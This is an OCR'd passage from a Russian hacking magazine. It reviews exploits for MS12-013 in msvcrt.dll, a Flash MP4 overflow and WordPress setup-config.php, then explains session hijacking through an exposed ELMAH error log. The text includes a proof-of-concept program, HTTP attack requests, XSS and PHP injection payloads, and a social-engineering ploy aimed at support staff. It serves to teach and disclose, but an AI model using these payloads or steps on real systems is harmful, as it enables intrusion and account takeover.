Дмитрий Михайлович (115612, дер. Красная звездочка, д.1)



Обзор эксплоитов

И вновь мы с тобой встречаемся, чтобы разобраться во внутреннем устройстве последних интереснейших образцов из области эксплоитостроения. Крепче хватайся за журнал и внемли же слогу бинарному...

1 MS12-013: Уязвимость в библиотеке времени выполнения С (msvcrt.dll)

CVSSV2 9.3

(AV:N/AC:M/AU:N/C:C/I:C/A:C)

BRIEF

Msvcrt.dll — многопоточная библиотека динамической компоновки (DLL) времени выполнения С, которая используется компонентами системного уровня. В способе расчета библиотекой msvcrt.dll размера буфера в памяти существует уязвимость, которая делает возможным удаленное выполнение кода и позволяет копировать данные в память, не выделенную должным образом. Эта уязвимость делает возможным удаленное выполнение кода при запуске пользователем специально созданных файлов мультимедиа. Если пользователь вошел в систему с правами администратора, то злоумышленник, которому удалось воспользоваться уязвимостью, может установить полный контроль над системой, после чего он сможет устанавливать программы, просматривать, изменять и уничтожать данные или создавать новые учетные записи с неограниченными правами. Риск для пользователей, учетные записи которых имеют ограниченные права, меньше, чем для пользователей, работающих с правами администратора.

EXPLOIT

Патч от MS затрагивает функцию __check_float_string(). В связи с тем, что библиотека времени выполнения С поставляется в виде исходников совместно с MS Visual Studio, посмотреть на вышеупомянутую функцию можно в VC/CRT/src/input.c.

Логика работы у функции __check_float_string() следующая. С самого начала у библиотеки времени выполнения имеется буфер статического размера (`_TCHAR floatstring[_CVTBUFSIZE + 1];`). Как только требуется буфер большего размера, происходит перераспределение памяти. Порядок подобного перераспределения таков: выделяется удвоенный размер буфера и удваивается значение переменной, содержащей этот размер. При первой итерации увеличения используется вызов функции calloc(), далее используется recalloc(). Основной момент, в связи с которым имеет место быть MS12-013, состоит в попытке записи нового размера буфера.

Ниже приведен дизасм-листинг старой версии msvcrt.dll:

```
.text:6FFBEA1E loc_6FFBEA1E: ; CODE XREF: sub_6FFBE9F3+25|j
.text:6FFBEA1E push 2
.text:6FFBEA20 push ebx ; mov ebx, [esi] in the entry block
.text:6FFBEA21 call __calloc_crt

.text:6FFBEA26 pop ecx
.text:6FFBEA27 pop ecx
.text:6FFBEA28 mov [edi], eax
.text:6FFBEA2A test eax, eax
.text:6FFBEA2C jz short loc_6FFBEA1A
.text:6FFBEA2E push [ebp+pulResult] ; size_t
.text:6FFBEA31 mov eax, [ebp+arg_8]
.text:6FFBEA34 push [ebp+arg_4] ; void *
.text:6FFBEA37 mov dword ptr [eax], 1
.text:6FFBEA3D push dword ptr [edi] ; void *
.text:6FFBEA3F call _memcpy

.text:6FFBEA44 mov eax, [esi]
.text:6FFBEA46 push esi ; pulResult
.text:6FFBEA47 add eax, eax ; !!!!
.text:6FFBEA49 push 2 ; int
.text:6FFBEA4B push eax ; int
.text:6FFBEA4C mov [esi], eax
.text:6FFBEA4E call ?SizeTMult@@YAJIIPAI@Z
    ; SizeTMult(uint,uint,uint *)

.text:6FFBEA53 add esp, 18h
.text:6FFBEA56 test eax, eax
.text:6FFBEA58 jge short loc_6FFBEA78
```

check_float_string из CRT

Обрати внимание на аргументы функций __calloc_crt() и SizeTMult(). В момент вызова __calloc_crt() мы имеем следующий набор аргументов: __calloc_crt(Size, 2). Однако в момент, когда для записи переменной размера вызывается функция SizeTMult, ее набор аргументов выглядит так:

```
SizeTMult(Size*2, 2, &pResult)
```

Посему, несмотря на реальный размер выделенной памяти под буфер в Size*2, в переменную размера сохраняется значение Size*2*2. В связи с этим переполнение кучи происходить будет, но - за пределами рассматриваемой функции.

А это пропатченная версия. Вновь посмотрим на аргументы SizeTMult(). В этот раз имеем `SizeTMult(Size, 2, &pResult)`. В итоге MS пришлось избавиться от инструкции «add eax, eax»:

```
.text:6FFBF935 push [ebp+pulResult] ; size_t
.text:6FFBF938 mov eax, [ebp+arg_8]
.text:6FFBF93B push [ebp+arg_4] ; void *
.text:6FFBF93E mov dword ptr [eax], 1
.text:6FFBF944 push dword ptr [esi] ; void *
.text:6FFBF946 call _memcpy
.text:6FFBF94B push edi ; pulResult
.text:6FFBF94C push 2 ; int
.text:6FFBF94E push dword ptr [edi] ; int
.text:6FFBF950 call ?SizeTMult@@YAJIIPAI@Z
    ; SizeTMult(uint,uint,uint *)
.text:6FFBF955 add esp, 18h
```

POC для MS12-013:

```
#include <windows.h>
#include <stdio.h>

#pragma comment(linker, "/NODEFAULTLIB:msvcrt90.lib")
#pragma comment(linker, "/NODEFAULTLIB:msvcrt80.lib")

#pragma comment(lib, "vs6/msvcrt.lib")
```

```
#define BUF_SIZE 0x300

void main( void )
{
   char *pStr;
   float f;
   int i;

   pStr = (char*)malloc(BUF_SIZE);
   memset(pStr, 0, BUF_SIZE);
   strcpy(pStr, "1.");

   for( i=1; i<=BUF_SIZE-10; i++)
   {
      strcat(pStr, "0");
   }

   printf("Before scanf()\n");

   sscanf(pStr,"%f", &f);

   printf("After scanf()\n");

   printf("%f\n", f);
}
```

TARGETS

Windows Vista, Windows Server 2008, Windows 7, Windows Server 2008

SOLUTION

Существует обновление, устраняющее данную уязвимость

.

2 Adobe Flash Player: переполнение буфера при обработке MP4 в SequenceParameterSetNALUnit



(AV:N/AC:L/Au:N/C:C/I:C/A:C)

BRIEF

10 февраля 2012 года в составе metasploit-а появился новый модуль, отвечающий за уязвимость в обработке mp4-файлов, которая осуществляется компонентом Flash10u.ocx Adobe Flash Player. Ошибка располагается в sequenceParameterSetNALUnit. Когда происходит обработка значения num_ref_frames_in_pic_order_cnt_cycle, размер копируемых данных никак не проверяется, и процесс Flash'а бездумно копирует подконтрольные пользователю данные из offset_for_ref_frame в буфер фиксированного размера, располагающийся на стеке. В результате это приводит к удаленному выполнению произвольного кода в контексте пользователя, запустившего процесс Flash-а. Многочисленные сообщения об этой уязвимости также указывают на то, что она активно использовалась ITW.

EXPLOIT

Дизасм уязвимого места (функция sub_1005B396), Flash10u.ocx 10.3.181.34:

```
.text:1005B482      call      SubReadUExpGlomb
   ; читаем pic_order_cnt_type
.text:1005B487      mov       [esi+40h], eax
.text:1005B48A      cmp       eax, ebp
   ; если pic_order_cnt_type != 0 (ebp=0)
.text:1005B48C      jnz       short loc_1005B49D
   ; ...
```

ms12-013: результат переполнения кучи

```
.text:1005B49D  xor     ebx, ebx
.text:1005B49F  inc     ebx
.text:1005B4A0  cmp     eax, ebx
.text:1005B4A2  jnz     short loc_1005B4EF
   ; если pic_order_cnt_type != 1
.text:1005B4A4  mov     ecx, edi
.text:1005B4A6  call    SubReadBit
    ; читаем delta_pic_order_always_zero_flag
.text:1005B4AB  mov     ecx, edi
.text:1005B4AD  mov     [esi+48h], al
.text:1005B4B0  call    SubReadSExpGlomb
   ; читаем offset_for_non_ref_pic
.text:1005B4B5  mov     ecx, edi
.text:1005B4B7  mov     [esi+54h], eax
.text:1005B4BA  call    SubReadSExpGlomb
   ; читаем offset_for_non_ref_pic
.text:1005B4BF  mov     ecx, edi
.text:1005B4C1  mov     [esi+50h], eax
.text:1005B4C4  call    SubReadUExpGlomb
   ; читаем num_ref_frames_in_pic_order_cnt_cycle
.text:1005B4C9  mov     [esi+4Ch], eax
.text:1005B4CC  test    eax, eax
.text:1005B4CE  jbe     short loc_1005B4EF
   ; если num_ref_frames_in_pic_order_cnt_cycle == 0
.text:1005B4D0  lea     eax, [esi+58h]
.text:1005B4D3  mov     [esp+10h+ptr], eax
.text:1005B4D7
.text:1005B4D7 loc_1005B4D7:
   ; CODE XREF: SubParseSeqParameterSet+157|j
.text:1005B4D7  mov     ecx, edi
.text:1005B4D9  call    SubReadSExpGlomb
   ; читаем offset_for_ref_frame
.text:1005B4DE  mov     ecx, [esp+10h+ptr]
.text:1005B4E2  add     [esp+10h+ptr], 4
.text:1005B4E7  inc     ebp ; ebp - счетчик цикла
.text:1005B4E8  mov     [ecx], eax
   ; ecx указывает на буфер на стеке
.text:1005B4EA  cmp    ebp, [esi+4Ch] ; сравниваем счетчик
   ; с num_ref_frames_in_pic_order_cnt_cycle
.text:1005B4ED  jb      short loc_1005B4D7
```

Функция SubReadUExpGlomb() читает из файла экспоненциальный код Голомба и декодирует его в беззнаковое число. SubReadSExpGlomb() читает экспоненциальный код Голомба и декодирует его в знаковое число. Функция SubReadBit() производит чтение одного бита. Как видишь, в вышеприведенном коде не производится никаких проверок на значение num_ref_frames_in_pic_order_cnt_cycle. Вдобавок ко всему Flash Player не использует такой защитный механизм как stack cookies, поэтому атакующий может получить контроль над регистром eip без каких-либо проблем.

TARGETS

Adobe Flash Player <= 10.3.181.36

SOLUTION

Обновиться до версии 10.3.183.5



3 Множественные уязвимости в WordPress

CVSSV2 7.5



(AV:N/AC:L/Au:N/C:P/I:P/A:P)

BRIEF

В конце января компания Trustwave SpiderLabs в лице исследователя Джонатана Клаудиуса (Jonathan Claudius) опубликовала очередную пачку уязвимостей в движке WordPress. Среди них - исполнение произвольного PHP-кода, множественные XSS-уязвимости, а также раскрытие имени пользователя и пароля для подключения к серверу MySQL.

```
<?php
    break;

    case 2:
    $dbname  = trim($_POST['dbname']);
    $uname   = trim($_POST['uname']);
    $passwrd = trim($_POST['pwd']);
    $dbhost  = trim($_POST['dbhost']);
    $prefix  = trim($_POST['prefix']);
    if ( empty($prefix) )
        $prefix = 'wp_';

    // Validate $prefix: it can only contain letters, numbers and underscores
    if ( preg_match( '|[^a-z0-9_]|i', $prefix ) )
        wp_die( /*WP_I18N_BAD_PREFIX*/'<strong>ERROR</strong>: "Table Prefix" can only contain numbers, letters, and underscores.'/*/WP_I18N_BAD_PREFIX*/ );

    // Test the db connection.
    /**#@+
     * @ignore
     */
    define('DB_NAME', $dbname);
    define('DB_USER', $uname);
    define('DB_PASSWORD', $passwrd);
    define('DB_HOST', $dbhost);
    /**#@-*/

    // We'll fail here if the values are no good.
    require_wp_db();
    if ( ! empty( $wpdb->error ) ) {
        $back = '<p class="step"><a href="setup-config.php?step=1" onclick="javascript:history.go(-1);return false;" class="button">Try Again</a></p>';
        wp_die( $wpdb->error->get_error_message() . $back );
    }
                                                  175,2-5        61%
```

Параметры, принимаемые скриптом setup-config.php, никак не фильтруются

EXPLOIT

1. Исполнение произвольного PHP-кода и хранимая XSS в скрипте setup-config.php. Сценарий исполняется в процессе инсталляции WordPress и позволяет устанавливать движок с использованием локальной или удаленной базы данных MySQL. Для этого необходимо располагать валидными реквизитами для доступа к MySQL. Однако злоумышленник может поднять свой собственный сервер MySQL и использовать его в процессе установки, при этом не располагая логином/паролем к MySQL на целевой системе. После успешной инсталляции WordPress злоумышленник может внедрить произвольный PHP-код через редактор тем WordPress. В дополнение к этому, благодаря доступу к базе данных WordPress становится возможным внедрить произвольный Javascript-код в контент движка, тем самым реализуя уязвимость хранимой XSS.

Атака проводится следующим образом. Допустим, A.B.C.D - целевой сервер с WordPress, а W.X.Y.Z - сервер злоумышленника с установленной MySQL.

Посылаем POST- и GET-запросы для установки WordPress с использованием базы данных злоумышленника:

POST-запрос

```
POST /wp-admin/setup-config.php?step=2 HTTP/1.1
```

```
Host: A.B.C.D
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6;
rv:8.0.1) Gecko/20100101 Firefox/8.0.1
Accept: text/html,application/xhtml+xml,
  application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Referer: http://A.B.C.D/wp-admin/setup-config.php?step=1
Cookie: wp-settings-time-1=1322687480;
  wp-settings-1=m9%3Do
Content-Type: application/x-www-form-urlencoded
Content-Length: 81

dbname=wordpress&uname=jsmith&pwd=jsmith&dbhost=W.X.Y.Z
&prefix=wp_&submit=Submit
```

GET-запрос

```
GET /wp-admin/install.php HTTP/1.1
Host: A.B.C.D
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
 10.6; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
Accept: text/html,application/xhtml+xml,
 application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Referer: http://A.B.C.D/wp-admin/setup-config.php?step=2
Cookie: wp-settings-time-1=1322687480;
 wp-settings-1=m9%3Do
If-Modified-Since: Wed, 07 Dec 2011 16:03:33 GMT
```

С помощью редактора тем WordPress редактируем файл 404.php (или любой другой, доступный в используемой теме), тем самым реализуя возможность исполнения PHP-кода:

```
<?php
phpinfo();
?>
```

Исполняем код с помощью GET-запроса или просто открыв страницу в браузере:

```
GET /wp-content/themes/default/404.php HTTP/1.1
Host: A.B.C.D
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
 10.6; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
```

Также злоумышленник может использовать хранимую XSS для атаки на пользователей, — для этого необходимо выполнить такой запрос:

```
UPDATE wp_comments SET
comment_content='<script>alert('123')</script>' where
comment_content='Hi, this is a comment.<br />To delete
a comment, just log in and view the post&#039;s
comments. There you will have the option to edit
or delete them.';
```

Когда пользователь зайдет по ссылке, указанной в следующем GET-запросе, в его браузере выполнится внедренный Javascript-код:

```
GET /?p=1 HTTP/1.1
Host: A.B.C.D
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
 10.6; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
```

2. Множественные XSS в скрипте setup-config.php. В процессе инсталляции злоумышленник может внедрить Javascript-код через параметры «dbname», «dbhost» или «uname». Это реализуется через следующий POST-запрос:

```
POST /wp-admin/setup-config.php?step=2 HTTP/1.1
Host: A.B.C.D
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
 10.6; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
Accept: text/html,application/xhtml+xml,
 application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Referer: http://A.B.C.D/wp-admin/setup-config.php?step=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 112

dbname=%3Cscript%3Ealert%28%27123%27%29%3C%2Fscript%3E&
uname=root&pwd=&dbhost=localhost&prefix=wp_&submit=Submit
```

3. Раскрытие реквизитов для доступа к базе данных MySQL через скрипт setup-config.php. В процессе инсталляции пользователь задает параметры базы данных MySQL, как уже обсуждалось ранее. При вводе неправильных реквизитов скрипт выдает ошибку, чем и можно воспользоваться, осуществляя брутфорс имени пользователя и пароля к MySQL, причем не только локальной, но и любой удаленной. Запрос выглядит следующим образом:

```
POST /wp-admin/setup-config.php?step=2 HTTP/1.1
Host: A.B.C.D
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
  10.6; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
Accept: text/html,application/xhtml+xml,
 application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Proxy-Connection: keep-alive
Referer: http://A.B.C.D/wp-admin/setup-config.php?step=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 32

uname=user&pwd=pass&dbhost=L.M.N.O
```

В нем делается попытка коннекта к серверу L.M.N.O пользователем user и паролем pass.

TARGETS

WordPress 3.3.1 и более ранние.

SOLUTION

Так как уязвимый скрипт - инсталляционный, разработчики WordPress посчитали возможность реализации этих уязвимостей крайне малой и не стали выпускать официальных патчей. «Ни один нормальный пользователь не будет оставлять инсталляционных скриптов у себя на сервере или прерывать процесс установки», - считают они. Однако некоторые хостинговые компании предоставляют аккаунты, в которых по умолчанию присутствуют дистрибутивы WordPress с установочными скриптами, а клиент их может даже и не планировал использовать. Для защиты своих серверов от этих атак можно порекомендовать лишь пользоваться сложными паролями к MySQL, а также использовать WAF, например, ModSecurity, в правилах которого учтены подобного рода атаки.



BlackBerry

С 1 ПО 30 АПРЕЛЯ

СТАНЬ ОБЛАДАТЕЛЕМ ОДНОГО ИЗ ТРЕХ СМАРТФОНОВ BLACKBERRY BOLD 9700*

*подробности на сайте
www.mancard.ru



Оформить дебетовую или кредитную «Мужскую карту» можно на сайте www.alfabank.ru или позвонив по телефонам:
(495) 229-2222 в Москве
8-800-333-2-333 в регионах России (звонок бесплатный)

на правах рекламы







ОАО «Альфа-Банк». Генеральная лицензия банка России на осуществление банковских операций от 29.01.1998 №1326"

Илья Вербицкий (blog.chivavas.org)




ASP.NET: ТЕМНАЯ СТОРОНА ТРАССИРОВКИ

DVD

На нашем диске ты найдешь исходник уязвимого приложения Music Store

ЭКСПЛУАТИРУЕМ СИСТЕМУ РЕГИСТРАЦИИ И МОНИТОРИНГА ИСКЛЮЧЕНИЙ ELMAH


Одним из инструментов, применяемых для поиска и исправления ошибок в программах, являются отладчики и трассировщики — специальные утилиты, выполняющие программу по шагам, чтобы понять, что вообще происходит. Сегодня речь пойдет о взломе EL-MAH — популярного средства для трассировки ASP.NET-приложений.



Web-интерфейс лога ELMAH

НЕМНОГО ОБ ОТЛАДЧИКАХ

Использование отладчика — это гарантия того, что ошибка будет как минимум обнаружена и, если повезет, исправлена. Но, к сожалению, существует множество ситуаций, когда программист не может прибегнуть к помощи этого мощного средства. Во-первых, не все ошибки можно отладить. Классический пример — тупиковые ситуации (deadlock) в многопоточном приложении: запускаешь приложение в отладчике — все работает, без него — программа «падает». Во-вторых, отладчик не всегда доступен. Например, тебе никто не разрешит устанавливать средства разработки на сервере высоконагруженного web-приложения. Или другой пример: я уверен на 99%, что ты не найдешь отладчик на компьютере бухгалтера Мариванны, которая использует твою «складскую» программу. Тут встает резонный вопрос: а что делать-то? Ответ нашли еще на заре появления компьютерной техники: трассировка — это получение информационных сообщений во время выполнения программы: какие были исключения, что ввел пользователь, чем программа занимается в данный момент и так далее. Средства трассировки приложений — это очень мощные, но в то же время и потенциально опасные инструменты, ведь они могут предоставить много полезной информации для хакеров. Такие «ошибки» особенно широко распространены в корпоративном софте, который пишется для внутренних нужд компаний. Программисты в корпорациях



Как видишь, на странице поиска альбома возможна SQL-инъекция

СТАРАЯ УЯЗВИМОСТЬ


ELMAH — это далеко не первый пример, когда средство, предназначенное для облегчения жизни разработчиков, позволяло злоумышленникам получать доступ к системной информации. В 2007 году была зарегистрирована похожая уязвимость в системе трассировки web-приложений, идущей в поставке ASP.NET. Web-страница Trace.axd, как и ELAMH, предоставляла слишком много информации в открытом доступе. Этот факт позволял хакерам легко и просто угонять сессии авторизованных пользователей. Дополнительная информация об уязвимости доступна на сайте Rapid7.

стараются сделать жизнь службы поддержки (да, собственно, и свою) как можно проще, поэтому чаще всего доступ к различным системным сообщениям и трассировке неограничен. Зачем усложнять систему, когда доступ извне защищают бравые парни из службы безопасности? А об инсайдерах, как обычно, забыли, хотя, если верить статистике, 80% успешных взломов корпоративных систем производится именно ими.

ЧТО ТАКОЕ ELMAH?

ELMAH (расшифровывается как Error Logging Modules and Handlers) — это продукт с открытым исходным кодом, разработанный Атифом Азизом (Atif Aziz). Данная система облегчает задачу регистрации и мониторинга необработанных исключений в приложениях, разработанных на ASP.NET. Несмотря на свою молодость (ELMAH 1.1 был зарегистрирован в репозитории NuGet 11 января 2011 года), проект очень популярен в среде разработчиков сайтов под .NET. На момент написания статьи он находился на четырнадцатой строчке среди пакетов, доступных в NuGet, а библиотеку скачали 45 583 человека.

Секрет популярности ELMAH кроется в его простоте. Интеграция с любым web-приложением происходит при помощи всего нескольких щелчков мышки: добавляешь библиотеку в проект при помощи NuGet и готово! Кроме того, если ты захочешь использовать ELMAH с уже существующим кодом, то тебе не потребуется заново его компилировать! Просто скопируй необходимые сборки в проект и подправь Web.config. Все заработает на ура. Несмотря на простоту использования, ELMAH обладает богатым функционалом: здесь присутствует возможность сохранения информации об ошибках в различные базы данных, существуют сервисы уведомления разработчиков по электронной почте или через RSS и так далее.



Угоняем сессию пользователя

Теперь давай перейдем от слов к делу. В качестве примера я решил использовать учебное web-приложение ASP.NET MVC Music Store, которое ты сможешь найти на нашем диске. Также оно доступно в интернете на сайте CodePlex, но уже без интеграции с ELMAH, так что в этом случае я рекомендую обратиться к официальному сайту проекта для получения дополнительной информации. Ты можешь запускать данное web-приложение непосредственно из Visual Studio или зарегистрировать его в IIS. Я буду использовать второй вариант и создам новое приложение, доступное по адресу http://localhost/MusicStore.

НЕМНОГО ТЕОРИИ

Для начала давай посмотрим, что же интересного можно найти в отчете об обычном исключении в ELMAH. Открой Music Store и войди в магазин как администратор, воспользовавшись ссылкой Admin в правом верхнем углу страницы. Имя пользователя и пароль по умолчанию admin и p@ssw0rd соответственно. Теперь давай сгенерируем какое-нибудь исключение. Наш сайт основан на ASP.NET MVC, так что проще всего запросить несуществующую страницу, так как ошибка 404, конечно же, сгенерирует исключение. Получилось? Отлично. Теперь можно посмотреть, какую же информацию мы сможем вытянуть. Для этого открывай web-интерфейс ELMAH, который доступен по адресу http://localhost/MusicStore/elmah.axd. Как видишь, последняя исключительная ситуация, зарегистрированная ELMAH, это ошибка 404, которую мы сами только что воспроизвели. Дальше давай посмотрим, что же именно записал ELMAH. Нажми на ссылку Details и внимательно посмотри на логи. Во-первых, ELMAH сохраняет как можно больше информации об исключении: его тип, сообщение об ошибке и стек вызовов. Что все это может дать злоумышленнику? Многое. Очень часто сообщение об ошибке содержит не предназначенную для посторонних глаз системную информацию, например информацию о соединении с базой данных (включая имя пользователя и пароль), информацию о состоянии объекта, в котором произошла ошибка, и многое другое. Если ошибка произошла в коде интернет-магазина, то там могут оказаться и данные кредитной карты пользователя! На мой взгляд, стек вызовов не может принести столько вреда, сколько текст сообщения об ошибке, но я не думаю, что ты захочешь раскрывать злоумышленнику какую-либо информацию об устройстве твоего приложения. Также стоит отметить, что сообщения об ошибках в логах ELMAH никак не связаны с параметром customErrors в ASP.NET, который используется для сокрытия чувствительной информации от пользователя web-приложения. Ты можешь скрыть от пользователя информацию о необработанном исключении, установив customError в режим on (включен), но это


не поможет тебе скрыть эту информацию от ELMAH, в журнале ты найдешь полное описание ошибки.

Идем дальше. ELMAH не ограничивается регистрацией исключения. Он также записывает информацию и о запросе, повлекшем за собой некорректную работу сайта, сохраняя, например, такие серверные переменные, как HTTP_COOKIE, HTTP_HOST, HTTP_USER_AGENT и тому подобные. Наибольший интерес для нас представляют серверные переменные HTTP_COOKIE и AUTH_USER. Переменная AUTH_USER содержит имя пользователя, который выполнил запрос. В твоем случае значение этой переменной будет равно admin. Переменная HTTP_COOKIE содержит куки пользователя. Если он был авторизован на сайте, то в переменной должно быть значение куки .ASPXAUTH. Этот кукис используется для проверки подлинности запроса от определенного пользователя. Таким образом, если пользователь находится на сайте, ты можешь создать похожие куки в своем браузере и угнать сессию данного пользователя. Кроме того, я рекомендую обратить внимание на кукис с именем ASP.NET_SessionId. В нем хранится идентификатор сессии атакуемого пользователя. Его стоит похитить на случай, если в сессии приложения хранится что-нибудь важное. Теперь у тебя есть достаточно информации для проведения атаки на пользователя системы. Она довольно проста: ты должен найти активную сессию авторизованного пользователя и скопировать куки .ASPXAUTH и ASP.NET_SessionId в свой браузер.

УГОНЯЕМ СЕССИИ ПОЛЬЗОВАТЕЛЕЙ

План действий понятен. Переходим к его непосредственной реализации. Первым делом открой лог ELMAH и посмотри информацию о последних исключениях. Есть шанс, что среди них обнаружится информация об активной в данный момент сессии. В этом случае ты можешь смело переходить к следующему шагу. Если тебе не повезло, то остаются два возможных варианта действий. Во-первых, ELMAH распространяет информацию об ошибках через RSS. Добавь канал http://localhost/MusicStore/elmah.axd/rss в читалку RSS и спокойно жди, пока появится возможность для угона сессии :). Нет времени ждать? Тогда тебе на помощь придет социальная инженерия. Предположим, что ты решил взломать какое-нибудь внутрикорпоративное приложение (именно там чаще всего можно встретить незащищенный ELMAH). Попробуй отправить в службу поддержки следующее сообщение: «Здравствуйте. Сегодня у меня перестало открываться приложение Music Store, постоянно выводится ошибка 404. Пример ссылки, которую я пытаюсь открыть: http://localhost/MusicStore/Store/Browse>aspx". Особенность ссылки в том, что страница сгенерирует ошибку 400 «Плохой запрос», которая будет записана в журнал ошибок ELMAH. Теперь осталось ждать, пока сотрудник службы поддержки перейдет по ссылке. Скорее всего, он уже авторизован на сайте, поэтому ты сможешь угнать его сессию. Наша операция переходит в активную фазу. Открывай web-страницу ELMAH и ищи информацию о куках сотрудника службы поддержки. Скорее всего у тебя в руках окажется что-то аналогичное:

Конфигурация ELMAH по умолчанию в Web.config тестового сайта



Получаем список пользователей Music Store с помощью SQL-инъекции

```
ASP.NET_SessionId=3dljmclkhjpat52quopccijj;
.ASPXAUTH=CDB45013DD38AD7D2759BA6FAA7D98F07
...
B84C6CB5BCC76E7AE899690CC2016B5F1BCE9CDCBAA
```

Осталось создать подобные куки в твоем браузере. Для этой цели я использую браузер Firefox с плагинами Firebug и Firecookie. Кукис ASP.NET_SessionId скорее всего уже существует, поэтому просто обнови его значение. После этого создай кукис .ASPXAUTH. Вот и все! Далее перезагрузи страницу и открой раздел администрирования сайта, щелкнув по ссылке Admin в правом верхнем углу главной страницы. Если все верно, и сессия пользователя еще активна, то ты войдешь в админку, не зная при этом пароль администратора сайта.

